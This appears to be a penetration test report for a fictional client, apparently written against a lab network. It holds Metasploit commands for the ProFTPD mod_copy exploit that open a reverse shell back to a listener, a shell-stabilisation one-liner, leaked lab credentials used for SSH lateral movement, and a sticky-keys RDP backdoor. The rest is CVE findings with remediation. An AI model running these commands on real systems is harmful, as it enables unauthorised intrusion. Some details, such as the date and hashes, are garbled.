Penetration Testing Report
For
ACME Inc
On
November 27,2022

Report created by:

Prajwal Thippeswamy

Document history

Version	Date	Revised By	Comment
v1.0	2022-27-22	Tester	Draft report

This page left intentionally blank

CONTENTS

PENETRATION TESTING

INTRODUCTION

At the request of ACME Inc, weAreVanquishers("consultant") completed an external assessment of DMZ environment Penetration Testing and external IP address(es).

The assessment included a review of the following items;

I. Information Gathering
II. System and Service Profiling
III. Vulnerability Identification
IV. Exploitation;

The results of the testing are included in this report and recommendations are provided to assist the client with creating a more secure infrastructure that will help mitigate any risk of data exposure due to external and/or internal attacks.

This page left intentionally blank

EXECUTIVE SUMMARY

This report documents the findings of the security review performed by *weAreVanquishers Consulting Inc*. for Client's Penetration Testing (DMZ Environment) that was completed the last week of November, 2022.

The objective was to assess the existing security of the DMZ environment. *weAreVanquishers* conducted an external Vulnerability Assessment (VA) scans and Penetration Test against their DMZ environment. These scans were completed by probing each element and attempt to retrieve information from it that may indicate a possible vulnerability.

weAreVanquishers uses an organized and systematic approach in conducting the VA scans / Pen Tests to ensure that all testing was conducted in a controlled manner and closely monitored to minimize impact to the client's servers and applications.

The scan results clearly showed that there were 2 machines that had some critical vulnerability which could possibly lead to exploitation, even to remote code execution. These issues can be mitigated or removed by following the provided recommendations. This report provides details of the vulnerability for your team to review and use to better secure the application.

The issues include:

- Event Triggered Execution
- Remote code Execution (RCE)

It should be noted that these issues are consistent with the outcome of testing that *weAreVanquishers* had performed for numerous other DMZ environments in the past.

The recommendations contained in this report could improve the application security and are based on industry best practice, past experiences and our observations during this security project.

It should be noted that new vulnerabilities / exploits are found on a daily basis and the methods & tools to exploit these vulnerabilities are often freely available on the Internet. On-going testing is recommended for publicly accessible system.

This page left intentionally blank

ASSESSMENT DETAILS

PURPOSE OF PROPOSED CHANGE(S)

Any changes that are being recommended are only to reduce any existing risk of data exposure and to help prepare the servers in DMZ environment to be exposed to the internet.

ASSESSMENT PHASES

This document covers the following:

- External Vulnerability Assessment / Penetration Test

For the purpose of this document, the consultant understands that the client wishes to secure their servers using existing hardware and that the purchase of new hardware/software is not desirable.

EXTERNAL PENETRATION TEST DETAILS

PURPOSE OF TEST

- Determine the current state of security of the DMZ environment before exposing servers to the internet.

TYPE OF TEST

- Penetration Test Tools used;
    - Kali 2020.3 (various tools from the distribution)
        - Nmap
        - Tenable's Nessus
        - Netcat
        - Metasploit
- External Test:
    - The testing team simulated an attack against the network with no knowledge of the network design.

PROJECT SCOPE

This test was limited in scope to only include an external vulnerability scan and penetration test.

As it is a black box penetration test and vulnerability scan, client was restricted not to provided much details about their environment.

- External IP/URLs:
  - Not provided by the client (Black Box)
- Constraints:
  - No “Denial of Service” type scans were performed to reduce the risk of affecting the networks availability

The results of the external testing demonstrated that the client’s DMZ environment appears to be secure against the common vulnerabilities listed by NIST.

OBSERVATIONS AND RECOMMENDATIONS

CRITICAL – [10.0.0.13] PROFTPD_MOD_COPY INFORMATION DISCLOSURE

Description:

The mod_copy module in ProFTPD 1.3.5 allows remote attackers to read and write to arbitrary files via the site cpfr and site cpto commands.

AFFECTED IP AND SERVICE

- IP Address: 10.0.0.13
- Service: ProFTPD 1.3.5

CVSS V2 SCORE: 10 (CRITICAL)

RECOMMENDATION(S)

Current version of ProFTPD version is 1.3.5. It is recommended to upgrade to ProFTPD 1.3.5a / 1.3.6rc1 or later.

REFERENCES

CVE-2015-3306

Known Exploit: https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_modcopy_exec/

EVIDENCE

Exploitation

[1]https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_modcopy_exec/

Running the following commands, we got a reverse shell to the Linux machine. This is the remote code execution (RCE).

```
# msfconsole
# use exploit/unix/ftp/proftpd_modcopy_exec
# show targets
# set TARGET 0
# show options
# set RHOSTS 10.0.0.13
# show payloads
# use payload cmd/unix/reverse_perl
# show options
# set LHOSTS 10.0.0.2
# show options # exploit
```

Final configuration of the exploit

```
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     10.0.0.13        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<pa
th>'
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www         yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.0.2         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5
```

Reverse shell – We are now logged in as “www-data” user on the target (10.0.0.13)

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 10.0.0.2:4444
[*] 10.0.0.13:80 - 10.0.0.13:21 - Connected to FTP server
[*] 10.0.0.13:80 - 10.0.0.13:21 - Sending copy commands to FTP server
[*] 10.0.0.13:80 - Executing PHP payload /2fjYB.php
[*] Command shell session 4 opened (10.0.0.2:4444 → 10.0.0.13:51408) at 2022-11-24 20:02:04 -0500

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ip
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:81:53:92 brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.13/24 brd 10.0.0.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe81:5392/64 scope link
       valid_lft forever preferred_lft forever
```

Stabilizing the shell by spawning a “/bin/bash”

```
python -c "import pty;pty.spawn('/bin/bash')"
www-data@oldbutgold:/var/www$

www-data@oldbutgold:/var/www$
```

On enumerating further, we can perform lateral movement by sshing to another user on the target.

There is a hints hidden directory, which contains a file that has user name and password of the “user : albert”

```
www-data@oldbutgold:/var/www$ ls -la
ls -la
total 44
drwxrwxrwx  4 root     root     4096 Nov 24 21:01 .
drwxr-xr-x 14 root     root     4096 Sep  3  2020 ..
-rw-------  1 www-data www-data  554 Nov 24 20:55 .bash_history
drwxr-xr-x  2 root     root     4096 Sep  3  2020 .hints
drwx------  2 www-data www-data 4096 Nov 24 17:36 .ssh
-rw-r--r--  1 nobody   nogroup    76 Nov 24 21:01 2fjYB.php
-rw-r--r--  1 nobody   nogroup    76 Nov 24 17:22 Q3PuIaX.php
-rw-r--r--  1 nobody   nogroup    76 Nov 24 17:25 dgnwTS.php
-rw-r--r--  1 root     root      323 Sep  3  2020 index.html
-rw-r--r--  1 root     root       96 Sep  3  2020 index.php
-rw-r--r--  1 nobody   nogroup    75 Nov 24 17:23 u4QeLu.php
www-data@oldbutgold:/var/www$

www-data@oldbutgold:/var/www$ cd .hints
cd .hints
www-data@oldbutgold:/var/www/.hints$ ls -la
ls -la
total 12
drwxr-xr-x 2 root root 4096 Sep  3  2020 .
drwxrwxrwx 4 root root 4096 Nov 24 21:01 ..
-rw-r--r-- 1 root root   55 Sep  3  2020 hinty_hint
www-data@oldbutgold:/var/www/.hints$ cat hinty_hint
cat hinty_hint
Come back to this magnificent box as albert/bertybert
www-data@oldbutgold:/var/www/.hints$
```

After preforming ssh using the above credentials, there is another hint about an executable. Logged in as “albert”

```
www-data@oldbutgold:/var/www/.hints$ ssh albert@localhost
ssh albert@localhost
albert@localhost's password: bertybert

Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-87-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

264 packages can be updated.
179 updates are security updates.


Last login: Thu Nov 24 17:36:47 2022 from ::1
albert@oldbutgold:~$ id
id
uid=1001(albert) gid=1001(albert) groups=1001(albert)
albert@oldbutgold:~$ ^[
```

Another hint

```
albert@oldbutgold:~$ ls -la
ls -la
total 308
drwxr-xr-x 3 albert albert   4096 Nov 24 18:14 .
drwxr-xr-x 4 root   root     4096 Sep  3  2020 ..
-rw------- 1 albert albert   1762 Nov 24 20:55 .bash_history
-rw-r--r-- 1 albert albert    220 Sep  3  2020 .bash_logout
-rw-r--r-- 1 albert albert   3771 Sep  3  2020 .bashrc
drwx------ 2 albert albert   4096 Sep  3  2020 .cache
-rw-rw-r-- 1 albert albert 185539 Nov 24 18:14 executable_strings.txt
-rw-rw-r-- 1 albert albert      0 Nov 24 17:54 finding_exec.txt
-rw-r--r-- 1 albert albert    203 Sep 16  2020 hinty_for_berty
-rw-rw-r-- 1 albert albert   1369 Nov 24 18:05 new_testing.txt
-rw-rw-r-- 1 albert albert  17645 Nov 24 18:04 new_test.txt
-rw-r--r-- 1 albert albert    655 Sep  3  2020 .profile
-rw-rw-r-- 1 albert albert  63990 Nov 24 17:58 test.txt
-rw------- 1 albert albert      1 Sep 16  2020 .viminfo
albert@oldbutgold:~$

albert@oldbutgold:~$ cat hinty_for_berty
cat hinty_for_berty
You need to get to /root/ to find the goodies, but how?
There is an executable file you can use. File name starts with I
Find that file, you can use it to become the master of the box.
FV3XEYLQOBSXE===
albert@oldbutgold:~$

albert@oldbutgold:~$
```

Running the following find commands helps in getting all the executable files that starts with “I”

```
find / -executable -name "I*"
/sys/devices/LNXSYSTM:00/LNXSYBUS:00/1NT0E0C:00
/usr/share/perl/5.22.1/Test/Builder/IO
/usr/share/perl/5.22.1/unicore/lib/In
/usr/share/perl/5.22.1/unicore/lib/Ideo
/usr/share/perl/5.22.1/unicore/lib/IDC
/usr/share/perl/5.22.1/unicore/lib/IDS
/usr/share/perl/5.22.1/TAP/Parser/Iterator
/usr/share/perl/5.22.1/IO
/usr/share/perl/5.22.1/I18N
/usr/share/perl/5.22.1/IPC
/usr/share/zoneinfo/right/America/Indiana
/usr/share/zoneinfo/right/Indian
/usr/share/zoneinfo/America/Indiana
/usr/share/zoneinfo/posix/America/Indiana
/usr/share/zoneinfo/posix/Indian
/usr/share/zoneinfo/Indian
/usr/share/perl5/Dpkg/Interface
/usr/bin/IAMTHEFILEYOUARELOOKINGFORMATE
/usr/lib/python3.5/idlelib/Icons
/usr/lib/x86_64-linux-gnu/perl/5.22.1/auto/IO
/usr/lib/x86_64-linux-gnu/perl/5.22.1/auto/I18N
/usr/lib/x86_64-linux-gnu/perl/5.22.1/auto/IPC
/usr/lib/x86_64-linux-gnu/perl/5.22.1/IO
/usr/lib/x86_64-linux-gnu/perl/5.22.1/I18N
/usr/lib/x86_64-linux-gnu/perl/5.22.1/IPC
/usr/lib/x86_64-linux-gnu/perl5/5.22/auto/Text/Iconv
/usr/lib/x86_64-linux-gnu/perl-base/unicore/lib/In
/usr/lib/x86_64-linux-gnu/perl-base/unicore/lib/Ideo
```

We could possibly perform further enumeration and escalate our privileges to root user. But we will stop our exploitation at this stage and focus on the next target.

CRITICAL – [10.0.0.23] EVENT TRIGGERED EXECUTION (STICKY KEYS VULNERABILITY)

Description:

The sethc.exe program is often referred to as "sticky keys", and has been used by adversaries for unauthenticated access through a remote desktop login screen. Sticky Keys binary C:\Windows\System32\sethc.exe are replaced to cmd.exe for persistence.

AFFECTED IP AND SERVICE

- IP Address: 10.0.0.23
- Service: ms-wbt-server 10.0.18362

RECOMMENDATION(S)

Remediation:

- Remove the affected registry entry
- Delete or replace the affected file(sethc.exe)
- Treat this as an indicator of compromise


Prevention and Detection:


- Restrict local administrative access
- Enable full disk encryption
- Network Level Authentication for Remote Desktop Connection
- End point monitoring
- Netflow analysis

EVIDENCE


On running “rdesktop” command, we are able to rdp into Windows target.
Username: DESKTOP-03GGK4I was captured in nmap’s aggressive scan(nmap -A)

```
# rdesktop -u DESKTOP-03GGK4I 10.0.0.23
```





On pressing SHIFT key 5 times (sticky keys), cmd prompt is opened. Now we are in Windows Target (10.0.0.23). This is a compromise of the Windows Server.



On checking the SHA1, SHA256, MD5 checksum of sethc.exe, we see the checksum is changed compared to the official sethc.exe that is provided by Microsoft Corporation.
We also see the size of the sethc.exe is completely different compared to the actual size of sethc.exe.

On comparing the setch.exe file on Normal Windows machine and Compromised Windows machine

Sethc.exe on Normal Windows Machine	Sethc.exe on compromised system (10.0.0.23)
Name: sethc.exe Expected Location: C:\Program Files\Micros oft Corporation\Windows 10 Operating System\ subfolder Expected Full Path: C:\Program Files\Microsoft Corporation\Windows 10 Operating System\sethc.exe SHA1: 0134A4217085C8A751EA32573938E152B92F9594 SHA256: 52A9E16B777D1FFBBA54A686F9D77AE0AA622EC2FD7A501CEA398B7A53E64793 MD5: C00746487138D855FCDFF62A3DF0CF67 Size: Known to be up to 27648 bytes in size on most Windows;	Name: sethc.exe Location: C:WINDOWS\system32 Current Path: C:\WINDOWS\system32\sethc.exe SHA1: a4e431c194921d460a38d75de7f739 SHA256: f2326735452ac846b8d942d484c9318e846 MD5: 5ea1652ff91dcc13ed00ca5987948d Size: 100864 bytes

CRITICAL – [10.0.0.23] OPENSSL 1.1.1 < OPENSSL 1.1.1O

The c_rehash script does not properly sanitise shell metacharacters to prevent command injection. This script is distributed by some operating systems in a manner where it is automatically executed. On such operating systems, an attacker could execute arbitrary commands with the privileges of the script. Use of the c_rehash script is considered obsolete and should be replaced by the OpenSSL rehash command line tool. Fixed in OpenSSL 3.0.3 (Affected 3.0.0,3.0.1,3.0.2). Fixed in OpenSSL 1.1.1o (Affected 1.1.1-1.1.1n). Fixed in OpenSSL 1.0.2ze (Affected 1.0.2-1.0.2zd)..

AFFECTED IP AND SERVICE

- IP Address: 10.0.0.23
- Service: OpenSSL 1.1.1g

CVSS V2 SCORE: 10 (CRITICAL)

RECOMMENDATION(S)

Upgrade to OpenSSL version 1.1.1o or later

REFERENCES

CVE-2022-1292

CRITICAL – [10.0.0.23] OPENSSL 1.1.1 < OPENSSL 1.1.1P

In addition to the c_rehash shell command injection identified in CVE-2022-1292, further circumstances where the c_rehash script does not properly sanitise shell metacharacters to prevent command injection were found by code review. When the CVE-2022-1292 was fixed it was not discovered that there are other places in the script where the file names of certificates being hashed were possibly passed to a command executed through the shell. This script is distributed by some operating systems in a manner where it is automatically executed. On such operating systems, an attacker could execute arbitrary commands with the privileges of the script. Use of the c_rehash script is considered obsolete and should be replaced by the OpenSSL rehash command line tool. Fixed in OpenSSL 3.0.4 (Affected 3.0.0,3.0.1,3.0.2,3.0.3). Fixed in OpenSSL 1.1.1p (Affected 1.1.1-1.1.1o). Fixed in OpenSSL 1.0.2zf (Affected 1.0.2-1.0.2ze).

AFFECTED IP AND SERVICE

- IP Address: 10.0.0.23
- Service: OpenSSL 1.1.1g

CVSS V2 SCORE: 10 (CRITICAL)

RECOMMENDATION(S)

Upgrade to OpenSSL version 1.1.1p or later

REFERENCES

CVE-2022-2068

HIGH – [10.0.0.23] OPENSSL 1.1.1 < OPENSSL 1.1.1L

1. In order to decrypt SM2 encrypted data an application is expected to call the API function EVP_PKEY_decrypt(). Typically an application will call this function twice. The first time, on entry, the "out" parameter can be NULL and, on exit, the "outlen" parameter is populated with the buffer size required to hold the decrypted plaintext. The application can then allocate a sufficiently sized buffer and call EVP_PKEY_decrypt() again, but this time passing a non-NULL value for the "out" parameter. A bug in the implementation of the SM2 decryption code means that the calculation of the buffer size required to hold the plaintext returned by the first call to EVP_PKEY_decrypt() can be smaller than the actual size required by the second call. This can lead to a buffer overflow when EVP_PKEY_decrypt() is called by the application a second time with a buffer that is too small. A malicious attacker who is able present SM2 content for decryption to an application could cause attacker chosen data to overflow the buffer by up to a maximum of 62 bytes altering the contents of other data held after the buffer, possibly changing application behaviour or causing the application to crash. The location of the buffer is application dependent but is typically heap allocated. Fixed in OpenSSL 1.1.1l (Affected 1.1.1-1.1.1k).
2. ASN.1 strings are represented internally within OpenSSL as an ASN1_STRING structure which contains a buffer holding the string data and a field holding the buffer length. This contrasts with normal C strings which are repesented as a buffer for the string data which is terminated with a NUL (0) byte. Although not a strict requirement, ASN.1 strings that are parsed using OpenSSL's own "d2i" functions (and other similar parsing functions) as well as any string whose value has been set with the ASN1_STRING_set() function will additionally NUL terminate the byte array in the ASN1_STRING structure. However, it is possible for applications to directly construct valid ASN1_STRING structures which do not NUL terminate the byte array by directly setting the "data" and "length" fields in the ASN1_STRING array. This can also happen by using the ASN1_STRING_set0() function. Numerous OpenSSL functions that print ASN.1 data have been found to assume that the ASN1_STRING byte array will be NUL terminated, even though this is not guaranteed for strings that have been directly constructed. Where an application requests an ASN.1 structure to be printed, and where that ASN.1 structure contains ASN1_STRINGs that have been directly constructed by the application without NUL terminating the "data" field, then a read buffer overrun can occur. The same thing can also occur during name constraints processing of certificates (for example if a certificate has been directly constructed by the application instead of loading it via the OpenSSL parsing functions, and the certificate contains non NUL terminated ASN1_STRING structures). It can also occur in the X509_get1_email(), X509_REQ_get1_email() and X509_get1_ocsp() functions. If a malicious actor can cause an application to directly construct an ASN1_STRING and then process it through one of the affected OpenSSL functions then this issue could be hit. This might result in a crash (causing a Denial of Service attack). It could also result in the disclosure of private memory contents (such as private keys, or sensitive plaintext). Fixed in OpenSSL 1.1.1l (Affected 1.1.1-1.1.1k). Fixed in OpenSSL 1.0.2za (Affected 1.0.2-1.0.2y).

AFFFECTED IP AND SERVICE

- IP Address: 10.0.0.23
- Service: OpenSSL 1.1.1g

CVSS V2 SCORE: 7.5 (HIGH)

RECOMMENDATION(S)

Upgrade to OpenSSL version 1.1.1l or later

REFERENCES

CVE-2021-3711, CVE-2021-3712

HIGH – [10.0.0.23] APACHE 2.4.X MULTIPLE VULNERABILITES

1. Apache 2.4. < 2.4.47 Multiple Vulnerabilities
2. Apache < 2.4.49 Multiple Vulnerabilities
3. Apache 2.4.x >= 2.4.7 / < 2.4.52 Forward Proxy DoS / SSRF
4. Apache 2.4. < 2.4.53 Multiple Vulnerabilities
5. Apache 2.4.x < 2.4.52 mod lua Buffer Overflow
6. Apache 2.4. < 2.4.54 Multiple Vulnerabilities

AFFFECTED IP AND SERVICE

- IP address: 10.0.0.23
- Service: Apache httpd 2.4.46

CVSS V2 SCORE: 7.5 (HIGH)

RECOMMENDATION(S)

Upgrade the Apache version 2.4.52 or later.

REFERENCES

CVE-2019-17567, CVE-2020-13938, CVE-2020-13950, CVE-2020-35452, CVE-2021-26690, CVE-2021-26691, CVE-2021-30641, CVE-2021-34798, CVE-2021-39275, CVE-2021-44224, CVE-2021-44790, CVE-2022-22719, CVE-2022-22720, CVE-2022-22721, CVE-2022-23943, CVE-2021-44790, CVE-2022-26377, CVE-2022-28330, CVE-2022-28614, CVE-2022-28615, CVE-2022-29404, CVE-2022-30522, CVE-2022-30556, CVE-2022-31813

SUMMARY

SUMMARY OF RISK

The following table summarizes the discovered issues and risk levels of each. Overall, the issues present a Critical and High risk and each can be remediated with minimal effort.

Vulnerability	Risk Rating	Remediation
Proftpd_mod_copy Information disclosure	Critical	Low (< 1 day)
Event triggered execution (sticky keys vulnerability)	Critical	Low (< 1 day)
OpenSSL 1.1.1 < OpenSSL 1.1.1o Vulnerability	Critical	Low (< 1 day)
OpenSSL 1.1.1 < OpenSSL 1.1.1p Vulnerability	High	Low (< 1 day)
OpenSSL 1.1.1 < OpenSSL 1.1.1l Vulnerability	High	Low (< 1 day)
Apache 2.4.x Multiple Vulnerabilities	High	Low (< 1 day)

By following the recommendations provided in this report, the risk presented by the discovered vulnerabilities can be reduced or eliminated.

APPENDIX A: SUPPLEMENTARY DATA

From the following figures (figure1, figure 2, figure 3) we see an encoded strings commented in the source code of index.html on 10.0.0.13 server. This is one of the vulnerability where the developers forget to remove the sensitive data like username, passwords, API keys, etc in the source code. So, this can be fixed with proper sanitatiation of the code before releasing to production.

